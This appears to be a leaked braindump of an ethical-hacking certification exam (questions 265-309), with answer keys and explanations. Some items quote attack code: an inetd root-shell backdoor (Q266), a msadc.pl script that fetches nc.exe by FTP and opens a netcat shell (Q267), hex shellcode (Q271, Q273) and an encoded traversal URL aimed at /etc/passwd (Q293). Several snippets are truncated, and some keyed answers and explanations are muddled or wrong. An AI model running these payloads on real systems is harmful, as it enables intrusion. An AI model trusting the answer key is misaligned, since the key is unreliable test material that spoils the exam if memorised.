What is a primary advantage a hacker gains by using encryption or programs such as Loki?

- A. It allows an easy way to gain administrator rights

- B. It is effective against Windows computers
- C. It slows down the effective response of an IDS
- D. IDS systems are unable to decrypt it
- E. Traffic will not be modified in transit

Answer: D

Explanation: Because the traffic is encrypted, an IDS cannot understand it or evaluate the payload.

---

**QUESTION 265:**

What is the tool Firewalk used for?

- A. To test the IDS for proper operation
- B. To test a firewall for proper operation
- C. To determine what rules are in place for a firewall
- D. To test the webserver configuration
- E. Firewalk is a firewall auto configuration tool

Answer: C

Explanation: Firewalk is an active reconnaissance network security tool that attempts to determine what layer 4 protocols a given IP forwarding device "firewall" will pass. Firewalk works by sending out TCP or UDP packets with a TTL one greater than the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and elicit an ICMP\_TIME\_EXCEEDED message. If the gateway host does not allow the traffic, it will likely drop the packets and no response will be returned.

---

**QUESTION 266:**

Study the following exploit code taken from a Linux machine and answer the questions below:

```
echo "ingreslock stream tcp nowait root /bin/sh sh -I" >  
/tmp/x;  
/user/sbin/inetd -s tmp/x;  
sleep 10;  
/bin/ rm -f /tmp/x AAAA...AAA
```

In the above exploit code, the command "/bin/sh sh -I" is given. What is the purpose, and why is 'sh' shown twice?

- A. The command /bin/sh sh -i appearing in the exploit code is actually part of an inetd configuration file.

B.

The length of such a buffer overflow exploit makes it prohibitive for user to enter manually.

The second 'sh' automates this function.

C. It checks for the presence of a codeword (setting the environment variable) among the environment variables.

D. It is a giveaway by the attacker that he is a script kiddie.

Answer: A

Explanation:

What's going on in the above question is the attacker is trying to write to the unix file /etc/inetd.conf (his inetd.conf replacement config) -- he is attempting to add a service called ingresslock (which doesn't exist), which is "apparently" supposed to spawn a shell the given port specified by /etc/services for the service "ingresslock", ingresslock is a non-existent service, and if an attempt were made to respawn inetd, the service would error out on that line. (he would have to add the service to /etc/services to suppress the error). Now the question is asking about /bin/sh sh -i which produces an error that should read "sh: /bin/sh: cannot execute binary file", the -i option places the shell in interactive mode and cannot be used to respawn itself.

---

### **QUESTION 267:**

You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended functions. On further research you come across a perl script that runs the following msadc functions:

```
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get
hacked.html>>sasfile ...\\n\"");
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"ftp -s:sasfile\"");
$0=<STDIN>; print "Opening ...\\n\"";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

What kind of exploit is indicated by this script?

A. A buffer overflow exploit.

B. A SUID exploit.

C. A SQL injection exploit.

D. A changed exploit.

E. A buffer under run exploit.

Answer: D

**QUESTION 268:**

The programmers on your team are analyzing the free, open source software being used to run FTP services on a server. They notice that there is an excessive number of fgets() and gets() on the source code. These C++ functions do not check bounds. What kind of attack is this program susceptible to?

- A. Buffer of Overflow
- B. Denial of Service
- C. Shatter Attack
- D. Password Attack

Answer: A

Explanation: C users must avoid using dangerous functions that do not check bounds unless they've ensured that the bounds will never get exceeded. A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program.

---

**QUESTION 269:**

Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threat, but it does not secure the application from coding errors. It can provide data privacy, integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to illustrate to the management that encryption will not address all of their security concerns?

- A. Bob can explain that a random generator can be used to derive cryptographic keys but it uses a weak seed value and it is a form of programming error.
- B. Bob can explain that by using passwords to derive cryptographic keys it is a form of a programming error.
- C. Bob can explain that a buffer overrun is an example of programming error and it is a common mistake associated with poor programming technique.
- D. Bob can explain that by using a weak key management technique it is a form of programming error.

Answer: C

Explanation: A buffer overflow occurs when you write a set of values (usually a string of characters) into a fixed length buffer and write at least one value outside that buffer's boundaries (usually past its end). A buffer overflow can occur when

reading input from the user into a buffer, but it can also occur during other kinds of processing in a program. Technically, a buffer overflow is a problem with the program's internal implementation.

---

**QUESTION 270:**

A buffer overflow occurs when a program or process tries to store more data in a buffer (temporary data storage area) than it was intended to hold.

What is the most common cause of buffer overflow in software today?

- A. Bad permissions on files.
- B. High bandwidth and large number of users.
- C. Usage of non standard programming languages.
- D. Bad quality assurance on software produced.

Answer: D

Explanation: Technically, a buffer overflow is a problem with the program's internal implementation.

---

**QUESTION 271:**

While investigating a claim of a user downloading illegal material, the investigator goes through the files on the suspect's workstation. He comes across a file that is called 'file.txt' but when he opens it, he find the following:

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)>>8), (((x)&0xff0000)>>16), (((x)&0xffff0000)>>24)char infin_loop[] = /* for testing purposes */ "\xEB\xFE";char bsdcodes[] = /* code by cha-cha-cha */
"\x31\xC0\x50\x50\xB0\x7E\xCD\x80\x31\xDB\x31\xC0\x43"
"\x43\x53\x4B\x53\x53\xB0\x5A\xCD\x80\xEB\x77\x5E\x31\xC0"
"\x8D\x5E\x01\x88\x46\x04\x66\x68\xFF\xFF\x01\x53\x53\xB0"
"\x88\xCD\x80\x31\xC0\x8D\x5E\x01\x53\x53\xB0\x3D\xCD\x80"
"\x31\xC0\x31\xDB\x8D\x5E\x08\x89\x43\x02\x31\xC9\xFE\xC9"
"\x31\xC0\x8D\x08\x89\x46\x0C\x89\xF3\x8D\x4E\x08\x8D\x75"
"\xF1\x31\xC0\x08\x89\x46\x0C\x89\xF3\x8D\x4E\x08\x8D\xCD"
"\x80\xFE\x0E\xB0\x30\xFE\xC8\x88\x46\x04\x31\xC0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0C\x89\xF3\x8D\x4E\x08\x8D\x56"
"\x0C\x52\x51\x53\x53\xB0\x3B\xCD\x80\x31\xC0\x31\xDB\x53"
"\x53\xB0\x01\xCD\x80\xE8\x84\xFF\xFF\xFF\xFF\x01\xFF\xFF\x30"
"\x62\x69\x6E\x30\x73\x68\x31\x2E\x2E\x31\x31\x76\x65\x6E"
"\x67\x6C\x69\x6E";static int
magic[MAX_MAGIC],magic_d[MAX_MAGIC];static char *magic_str=NULL;int
before_len=0;
```

What does this file contain?

- A. A picture that has been renamed with a .txt extension.
- B. An encrypted file.
- C. A uuencoded file.
- D. A buffer overflow.

Answer: D



Explanation: This is a buffer overflow exploit with its "payload" in hexadecimal format.

---

**QUESTION 272:**

Buffer X is an Accounting application module for Certkiller can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted. Dave decided to insert 400 characters into the 200-character buffer which overflows the buffer. Below is the code snippet:

```
Void func (void)
{ int I; char buffer {200};
for (I=0; I
buffer (I)= 'A';
return;
}
```

How can you protect/fix the problem of your application as shown above? (Choose two)

- A. Because the counter starts with 0, we would stop when the counter is less than 200.
- B. Because the counter starts with 0, we would stop when the counter is more than 200.
- C. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data.
- D. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data.

Answer: A, C

Explanation: I=199 would be the character number 200. The stack holds exact 200 characters so there is no need to stop before 200.

---

**QUESTION 273:**

```
#define MAKE_STR_FROM_RET(x) ((x)&0xff), (((x)&0xff00)8),
(((x)&0xff0000)16), (((x)&0xff000000)24)
char infin_loop[]=
/* for testing purposes */
"\xEB\xFE";
char bsdcode[] =
/* Lam3rZ chroot() code rewritten for FreeBSD by venglin */
"\x31\xc0\x50\x50\x50\xb0\xe\xcd\x80\x31\xdb\x31\xc0\x43"
"\x43\x53\x4b\x53\x53\xb0\x5a\xcd\x80\xeb\x77\x5e\x31\xc0"
"\x8d\x5e\x01\x88\x46\x04\x66\x68\xff\xff\x01\x53\x53\xb0"
```



```
"\x88\xcd\x80\x31\xc0\x8d\x5e\x01\x53\x53\xb0\x3d\xcd\x80"
"\x31\xc0\x31\xdb\x8d\x5e\x08\x89\x43\x02\x31\xc9\xfe\xc9"
"\x31\xc0\x8d\x5e\x08\x53\x53\xb0\x0c\xcd\x80\xfe\xc9\x75"
"\xf1\x31\xc0\x88\x46\x09\x8d\x5e\x08\x53\x53\xb0\x3d\xcd"
"\x80\xfe\x0e\xb0\x30\xfe\xc8\x88\x46\x04\x31\xc0\x88\x46"
"\x07\x89\x76\x08\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\x52\x51\x53\x53\xb0\x3b\xcd\x80\x31\xc0\x31\xdb\x53"
"\x53\xb0\x01\xcd\x80\xe8\x84\xff\xff\xff\xff\x01\xff\xff\x30"
"\x62\x69\x6e\x30\x73\x68\x31\x2e\x2e\x31\x31\x76\x65\x6e"
"\x67\x6c\x69\x6e";static int magic [MAX_MAGIC], magic_d[MAX_MAGIC];
static char *magic_str=NULL;
int before_len=0;
char *target=NULL, *username="user", *password=NULL;
struct targets getit;
The following exploit code is extracted from what kind of attack?
```

- A. Remote password cracking attack
- B. SQL Injection
- C. Distributed Denial of Service
- D. Cross Site Scripting
- E. Buffer Overflow

Answer: E

Explanation: This is a buffer overflow with it's payload in hex format.

---

### **QUESTION 274:**

Jane wishes to forward X-Windows traffic to a remote host as well as POP3 traffic. She is worried that adversaries might be monitoring the communication link and could inspect captured traffic. She would like to tunnel the information to the remote end but does not have VPN capabilities to do so. Which of the following tools can she use to protect the link?

- A. MD5
- B. SSH
- C. RSA
- D. PGP

Answer: B

Explanation: Port forwarding, or tunneling, is a way to forward otherwise insecure TCP traffic through SSH Secure Shell. You can secure for example POP3, SMTP and HTTP connections that would otherwise be insecure.

---

**QUESTION 275:**

An attacker runs netcat tool to transfer a secret file between two hosts.

Machine A: netcat -l -p 1234 < secretfile

Machine B: netcat 192.168.3.4 > 1234

He is worried about information being sniffed on the network.

How would the attacker use netcat to encrypt information before transmitting it on the wire?

A. Machine A: netcat -l -p -s password 1234 < testfile

Machine B: netcat <machine A IP> 1234

B. Machine A: netcat -l -e magickey -p 1234 < testfile

Machine B: netcat <machine A IP> 1234

C. Machine A: netcat -l -p 1234 < testfile -pw password

Machine B: netcat <machine A IP> 1234 -pw password

D. Use cryptcat instead of netcat.

Answer: D

Explanation:

Cryptcat is the standard netcat enhanced with twofish encryption with ports for Windows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. A default netcat installation does not contain any cryptography support.

---

**QUESTION 276:**

Symmetric encryption algorithms are known to be fast but present great challenges on the key management side. Asymmetric encryption algorithms are slow but allow communication with a remote host without having to transfer a key out of band or in person. If we combine the strength of both crypto systems where we use the symmetric algorithm to encrypt the bulk of the data and then use the asymmetric encryption system to encrypt the symmetric key, what would this type of usage be known as?

A. Symmetric system

B. Combined system

C. Hybrid system

D. Asymmetric system

Answer: C

Explanation: Because of the complexity of the underlying problems, most public-key algorithms involve operations such as modular multiplication and exponentiation, which are much more computationally expensive than the

techniques used in most block ciphers, especially with typical key sizes. As a result, public-key cryptosystems are commonly "hybrid" systems, in which a fast symmetric-key encryption algorithm is used for the message itself, while the relevant symmetric key is sent with the message, but encrypted using a public-key algorithm. Similarly, hybrid signature schemes are often used, in which a cryptographic hash function is computed, and only the resulting hash is digitally signed.

---

**QUESTION 277:**

Steven the hacker realizes that the network administrator of Certkiller is using syskey to protect organization resources in the Windows 2000 Server. Syskey independently encrypts the hashes so that physical access to the server, tapes, or ERDs is only first step to cracking the passwords. Steven must break through the encryption used by syskey before he can attempt to brute force dictionary attacks on the hashes. Steven runs a program called "SysCracker" targeting the Windows 2000 Server machine in attempting to crack the hash used by Syskey. He needs to configure the encryption level before he can launch attack. How many bits does Syskey use for encryption?

- A. 40 bit
- B. 64 bit
- C. 256 bit
- D. 128 bit

Answer: D

Explanation: SYSKEY is a utility that encrypts the hashed password information in a SAM database using a 128-bit encryption key.

---

**QUESTION 278:**

In the context of using PKI, when Sven wishes to send a secret message to Bob, he looks up Bob's public key in a directory, uses it to encrypt the message before sending it off. Bob then uses his private key to decrypt the message and reads it. No one listening on can decrypt the message.

Anyone can send an encrypted message to Bob but only Bob can read it. Thus, although many people may know Bob's public key and use it to verify Bob's signature, they cannot discover Bob's private key and use it to forge digital signatures.

What does this principle refer to?

- A. Irreversibility
- B. Non-repudiation

- C. Symmetry
- D. Asymmetry

Answer: D

Explanation: PKI uses asymmetric key pair encryption. One key of the pair is the only way to decrypt data encrypted with the other.

---

**QUESTION 279:**

What is SYSKEY # of bits used for encryption?

- A. 40
- B. 64
- C. 128
- D. 256

Answer: C

Explanation:

System Key hotfix is an optional feature which allows stronger encryption of SAM. Strong encryption protects private account information by encrypting the password data using a 128-bit cryptographically random key, known as a password encryption key.

---

**QUESTION 280:**

Which of the following is NOT true of cryptography?

- A. Science of protecting information by encoding it into an unreadable format
- B. Method of storing and transmitting data in a form that only those it is intended for can read and process
- C. Most (if not all) algorithms can be broken by both technical and non-technical means
- D. An effective way of protecting sensitive information in storage but not in transit

Answer: D

Explanation: Cryptography will protect data in both storage and in transit.

---

**QUESTION 281:**

Which of the following best describes session key creation in SSL?

- A. It is created by the server after verifying the user's identity

- B. It is created by the server upon connection by the client
- C. It is created by the client from the server's public key
- D. It is created by the client after verifying the server's identity

Answer: D

Explanation: An SSL session always begins with an exchange of messages called the SSL handshake. The handshake allows the server to authenticate itself to the client using public-key techniques, then allows the client and the server to cooperate in the creation of symmetric keys used for rapid encryption, decryption, and tamper detection during the session that follows. Optionally, the handshake also allows the client to authenticate itself to the server.

---

**QUESTION 282:**

Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate.

What would you call this kind of activity?

- A. CI Gathering
- B. Scanning
- C. Dumpster Diving
- D. Garbage Scooping

Answer: C

---

**QUESTION 283:**

A client has approached you with a penetration test requirements. They are concerned with the possibility of external threat, and have invested considerable resources in protecting their Internet exposure. However, their main concern is the possibility of an employee elevating his/her privileges and gaining access to information outside of their respective department.

What kind of penetration test would you recommend that would best address the client's concern?

- A. A Black Box test
- B. A Black Hat test
- C. A Grey Box test
- D. A Grey Hat test
- E. A White Box test
- F. A White Hat test

Answer: C

**QUESTION 284:**

In which of the following should be performed first in any penetration test?

- A. System identification
- B. Intrusion Detection System testing
- C. Passive information gathering
- D. Firewall testing

Answer: C

---

**QUESTION 285:**

Vulnerability mapping occurs after which phase of a penetration test?

- A. Host scanning
- B. Passive information gathering
- C. Analysis of host scanning
- D. Network level discovery

Answer: C

Explanation:

The order should be Passive information gathering, Network level discovery, Host scanning and Analysis of host scanning.

---

**QUESTION 286:**

Why would you consider sending an email to an address that you know does not exist within the company you are performing a Penetration Test for?

- A. To determine who is the holder of the root account
- B. To perform a DoS
- C. To create needless SPAM
- D. To illicit a response back that will reveal information about email servers and how they treat undeliverable mail
- E. To test for virus protection

Answer: D

Explanation: Sending a bogus email is one way to find out more about internal servers. Also, to gather additional IP addresses and learn how they treat mail.

---

**QUESTION 287:**

Bubba has just accessed he preferred ecommerce web site and has spotted an item that he would like to buy. Bubba considers the price a bit too steep. He looks at the source code of the webpage and decides to save the page locally, so that he can modify the page variables. In the context of web application security, what do you think Bubba has changes?

- A. A hidden form field value.
- B. A hidden price value.
- C. An integer variable.
- D. A page cannot be changed locally, as it is served by a web server.

Answer: A

---

**QUESTION 288:**

You want to carry out session hijacking on a remote server. The server and the client are communicating via TCP after a successful TCP three way handshake. The server has just received packet #120 from the client. The client has a receive window of 200 and the server has a receive window of 250.

Within what range of sequence numbers should a packet, sent by the client fall in order to be accepted by the server?

- A. 200-250
- B. 121-371
- C. 120-321
- D. 121-231
- E. 120-370

Answer: B

Explanation: Package number 120 have already been received by the server and the window is 250 packets, so any package number from 121 (next in sequence) to 371 (121+250).

---

**QUESTION 289:**

You have been called to investigate a sudden increase in network traffic at Certkiller . It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to

TFN2k and Trinoo software. What do you think was the most likely cause behind this sudden increase in traffic?

- A. A distributed denial of service attack.
- B. A network card that was jabbering.
- C. A bad route on the firewall.
- D. Invalid rules entry at the gateway.

Answer: A

Explanation: In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB). TFN2K and Trinoo are tools used for conducting DDos attacks.

---

**QUESTION 290:**

SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections.

The signature for SYN Flood attack is:

- A. The source and destination address having the same value.
- B. The source and destination port numbers having the same value.
- C. A large number of SYN packets appearing on a network without the corresponding reply packets.
- D. A large number of SYN packets appearing on a network with the corresponding reply packets.

Answer: C

Explanation: A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

---

**QUESTION 291:**

Which definition among those given below best describes a covert channel?

- A. A server program using a port that is not well known.



- B. Making use of a protocol in a way it is not intended to be used.  
C. It is the multiplexing taking place on a communication link.  
D. It is one of the weak channels used by WEP which makes it insecure.

Answer: B

Explanation: A covert channel is described as: "any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy." Essentially, it is a method of communication that is not part of an actual computer system design, but can be used to transfer information to users or system processes that normally would not be allowed access to the information.

**QUESTION 292:**

While probing an organization you discover that they have a wireless network. From your attempts to connect to the WLAN you determine that they have deployed MAC filtering by using ACL on the access points. What would be the easiest way to circumvent and communicate on the WLAN?

- A. Attempt to crack the WEP key using Aircsnort.
- B. Attempt to brute force the access point and update or delete the MAC ACL.
- C. Steel a client computer and use it to access the wireless network.
- D. Sniff traffic if the WLAN and spoof your MAC address to one that you captured.

Answer: D

Explanation: The easiest way to gain access to the WLAN would be to spoof your MAC address to one that already exists on the network.

### QUESTION 293:

Take a look at the following attack on a Web Server using obstructed URL:

http://www.example.com/script.ext?template%2e%2e%2e%2e%2e%2f%2e%2f%65%74%63

The request is made up of:

1. %2e%2e%2f%2e%2e%2f%2e%2f% = ../../../
2. %65%74%63 = etc
3. %2f = /
4. %70%61%73%73%77%64 = passwd

How would you protect information systems from these attacks?

- Configure Web Server to deny requests involving Unicode characters.
- Create rules in IDS to alert on strange Unicode requests.
- Use SSL authentication on Web Servers.

D. Enable Active Scripts Detection at the firewall and routers.

Answer: B

Explanation:

This is a typical Unicode attack. By configuring your IDS to trigger on strange Unicode requests you can protect your web-server from this type of attacks.

---

**QUESTION 294:**

Which of the following is NOT a valid NetWare access level?

- A. Not Logged in
- B. Logged in
- C. Console Access
- D. Administrator

Answer: D

Explanation: Administrator is an account not a access level.

---

**QUESTION 295:**

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Answer: E

Explanation:

Blocking port 25 in the firewall or forcing all connections to use username and password would have the consequences that the server is unable to communicate with other SMTP servers. Turning of the SMTP service would disable the email function completely. All email servers use SMTP to communicate with other email servers and therefore changing email server will not help.

**QUESTION 296:**

Access control is often implemented through the use of MAC address filtering on wireless Access Points. Why is this considered to be a very limited security measure?

- A. Vendors MAC address assignment is published on the Internet.
- B. The MAC address is not a real random number.
- C. The MAC address is broadcasted and can be captured by a sniffer.
- D. The MAC address is used properly only on Macintosh computers.

Answer: C

---

**QUESTION 297:**

While reviewing the result of scanning run against a target network you come across the following:

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
System Software
IOS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
Copyright (c) 1986-2000 by Cisco Systems, Inc.
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 . OBJECT IDENTIFIER:
.iso.org.dod.internet.private.error rise.cisco.catarod.cisco4700
system.sysUpTime.0 : Timeticks: (15639801 18 days, 2:2:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

Which among the following can be used to get this output?

- A. A Bo2k system query.
- B. nmap protocol scan
- C. A sniffer
- D. An SNMP walk

Answer: D

Explanation: SNMP lets you "read" information from a device. You make a query of the server (generally known as the "agent"). The agent gathers the information from the host system and returns the answer to your SNMP client. It's like having a single interface for all your informative Unix commands. Output like system.sysContact.0 is called a MIB.

---

**QUESTION 298:**

In order to attack a wireless network, you put up can access point and override the signal of the real access point. As users send authentication data, you are able to capture it. What kind of attack is this?

- A. Rouge access point attack
- B. Unauthorized access point attack
- C. War Chalking
- D. WEP attack

Answer: A

Explanation: The definition of a Rogue access point is:

1. A wireless access point (AP) installed by an employee without the consent of the IT department. Without the proper security configuration, users have exposed their company's network to the outside world.
2. An access point (AP) set up by an attacker outside a facility with a wireless network. Also called an "evil twin," the rogue AP picks up beacons (signals that advertise its presence) from the company's legitimate AP and transmits identical beacons, which some client machines inside the building associate with.

---

**QUESTION 299:**

Windows LAN Manager (LM) hashes are known to be weak. Which of the following are known weaknesses of LM? (Choose three)

- A. Converts passwords to uppercase.
- B. Hashes are sent in clear text over the network.
- C. Makes use of only 32 bit encryption.
- D. Effective length is 7 characters.

Answer: A, B, D

Explanation: The LM hash is computed as follows.

1. The user's password as an OEM string is converted to uppercase.
2. This password is either null-padded or truncated to 14 bytes.
3. The "fixed-length" password is split into two 7-byte halves.
4. These values are used to create two DES keys, one from each 7-byte half.
5. Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#\$\$%", resulting in two 8-byte ciphertext values.
6. These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash.

The hashes them self are sent in clear text over the network instead of sending the password in clear text.

**QUESTION 300:**

You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

- A. The zombie you are using is not truly idle.
- B. A stateful inspection firewall is resetting your queries.
- C. Hping2 cannot be used for idle scanning.
- D. These ports are actually open on the target system.

Answer: A

Explanation: If the IPID is incremented by more than the normal increment for this type of system it means that the system is interacting with some other system beside yours and has sent packets to an unknown host between the packets destined for you.

---

**QUESTION 301:**

On wireless networks, SSID is used to identify the network. Why are SSID not considered to be a good security mechanism to protect a wireless networks?

- A. The SSID is only 32 bits in length.
- B. The SSID is transmitted in clear text.
- C. The SSID is the same as the MAC address for all vendors.
- D. The SSID is to identify a station, not a network.

Answer: B

Explanation: The SSID IS constructed to identify a network, it IS NOT the same as the MAC address and SSID's consists of a maximum of 32 alphanumeric characters.

---

**QUESTION 302:**

You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords at are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type

of password cracking attack you can run against these hash values and still get results?

- A. Online Attack
- B. Dictionary Attack
- C. Brute Force Attack
- D. Hybrid Attack

Answer: D

Explanation: A dictionary attack will not work as strong passwords are enforced, also the minimum length of 8 characters in the password makes a brute force attack time consuming. A hybrid attack where you take a word from a dictionary and exchange a number of letters with numbers and special characters will probably be the fastest way to crack the passwords.

---

**QUESTION 303:**

You have performed the traceroute below and notice that hops 19 and 20 both show the same IP address.

What can be inferred from this output?

```
1 172.16.1.254 (172.16.1.254) 0.724 ms 3.285 ms 0.613 ms
2 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 12.169 ms
  14.958 ms 13.416 ms
3 ip68-98-176-1.nv.nv.cox.net (68.98.176.1) 13.948 ms
  ip68-100-0-1.nv.nv.cox.net
  (68.100.0.1) 16.743 ms 16.207 ms
4 ip68-100-0-137.nv.nv.cox.net (68.100.0.137) 17.324 ms
  12.933 ms 20.938 ms
5 68.1.1.4 (68.1.1.4) 12.439 ms 220.166 ms 204.170 ms
6 so-6-0-0.gar2.wdc1.Level3.net (67.29.170.1) 16.177 ms
  25.943 ms 14.104 ms
7 unknown.Level3.net (209.247.9.173) 14.227 ms 17.553 ms
  15.415 ms
8 so-0-1-0.bbr1.NewYork1.level3.net (64.159.1.41) 17.063 ms
  20.960 ms 19.512 ms
9 so-7-0-0.gar1.NewYork1.Level3.net (64.159.1.182) 20.334
  ms 19.440 ms 17.938 ms
10 so-4-0-0.edge1.NewYork1.Level3.net (209.244.17.74)
  27.526 ms 18.317 ms 21.202 ms
11 uunet-level3-oc48.NewYork1.Level3.net (209.244.160.12)
  21.411 ms 19.133 ms 18.830 ms
12 0.so-6-0-0.XL1.NYC4.ALTER.NET (152.63.21.78) 21.203 ms
  22.670 ms 20.11 ms
13 0.so-2-0-0.TL1.NYC8.ALTER.NET (152.63.0.153) 30.929 ms
```

24.858 ms 23.108 ms  
14 0.so-4-1-0.TL1.ATL5.ALTER.NET (152.63.10.129) 38.894 ms  
33.244 33.910 ms  
15 0.so-7-0-0.XL1.MIA4.ALTER.NET (152.63.86.189) 51.165 ms  
49.935 ms 49.466 ms  
16 0.so-3-0-0.XR1.MIA4.ALTER.NET (152.63.101.41) 50.937 ms  
49.005 ms 51.055 ms  
17 117.ATM6-0.GW5.MIA1.ALTER.NET (152.63.82.73) 51.897 ms  
50.280 ms 53.647 ms  
18 example-gwl.customer.alter.net (65.195.239.14) 51.921 ms  
51.571 ms 56.855 ms  
19 www. Certkiller .com (65.195.239.22) 52.191 ms 52.571 ms  
56.855 ms  
20 www. Certkiller .com (65.195.239.22) 53.561 ms 54.121 ms  
58.333 ms

- A. An application proxy firewall
- B. A stateful inspection firewall
- C. A host based IDS
- D. A Honeypot

Answer: B

---

**QUESTION 304:**

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory. What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Answer: C

Explanation: A man-in-the-middle attack (MITM) is an attack in which an attacker is able to read, insert and modify at will, messages between two parties without either party knowing that the link between them has been compromised.

---

**QUESTION 305:**

Within the context of Computer Security, which of the following statements best

describe Social Engineering?

- A. Social Engineering is the act of publicly disclosing information.
- B. Social Engineering is the act of getting needed information from a person rather than breaking into a system.
- C. Social Engineering is the means put in place by human resource to perform time accounting.
- D. Social Engineering is a training program within sociology studies.

Answer: B

Explanation: Social engineering is a collection of techniques used to manipulate people into performing actions or divulging confidential information.

---

**QUESTION 306:**

Bob reads an article about how insecure wireless networks can be. He gets approval from his management to implement a policy of not allowing any wireless devices on the network. What other steps does Bob have to take in order to successfully implement this? (Select 2 answer.)

- A. Train users in the new policy.
- B. Disable all wireless protocols at the firewall.
- C. Disable SNMP on the network so that wireless devices cannot be configured.
- D. Continuously survey the area for wireless devices.

Answer: A, D

Explanation: If someone installs a access point and connect it to the network there is no way to find it unless you are constantly surveying the area for wireless devices. SNMP and firewalls can not prevent the installation of wireless devices on the corporate network.

---

**QUESTION 307:**

While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?

- A. Scan more slowly.
- B. Do not scan the broadcast IP.
- C. Spoof the source IP address.



D. Only scan the Windows systems.

Answer: B

Explanation: Scanning the broadcast address makes the scan target all IP addresses on that subnet at the same time.

---

**QUESTION 308:**

Rebecca has noted multiple entries in her logs about users attempting to connect on ports that are either not opened or ports that are not for public usage. How can she restrict this type of abuse by limiting access to only specific IP addresses that are trusted by using one of the built-in Linux Operating System tools?

- A. Ensure all files have at least a 755 or more restrictive permissions.
- B. Configure rules using ipchains.
- C. Configure and enable portsentry on his server.
- D. Install an intrusion detection system on her computer such as Snort.

Answer: B

Explanation: ipchains is a free software based firewall for Linux. It is a rewrite of Linux's previous IPv4 firewalling code, ipfwadm. In Linux 2.2, ipchains is required to administer the IP packet filters. ipchains was written because the older IPv4 firewall code used in Linux 2.0 did not work with IP fragments and didn't allow for specification of protocols other than TCP, UDP, and ICMP.

---

**QUESTION 309:**

During the intelligence gathering phase of a penetration test, you come across a press release by a security products vendor stating that they have signed a multi-million dollar agreement with the company you are targeting. The contract was for vulnerability assessment tools and network based IDS systems. While researching on that particular brand of IDS you notice that its default installation allows it to perform sniffing and attack analysis on one NIC and caters to its management and reporting on another NIC. The sniffing interface is completely unbound from the TCP/IP stack by default. Assuming the defaults were used, how can you detect these sniffing interfaces?

- A. Use a ping flood against the IP of the sniffing NIC and look for latency in the responses.
- B. Send your attack traffic and look for it to be dropped by the IDS.
- C. Set your IP to that of the IDS and look for it as it attempts to knock your computer off

the network.

D. The sniffing interface cannot be detected.

Answer: D

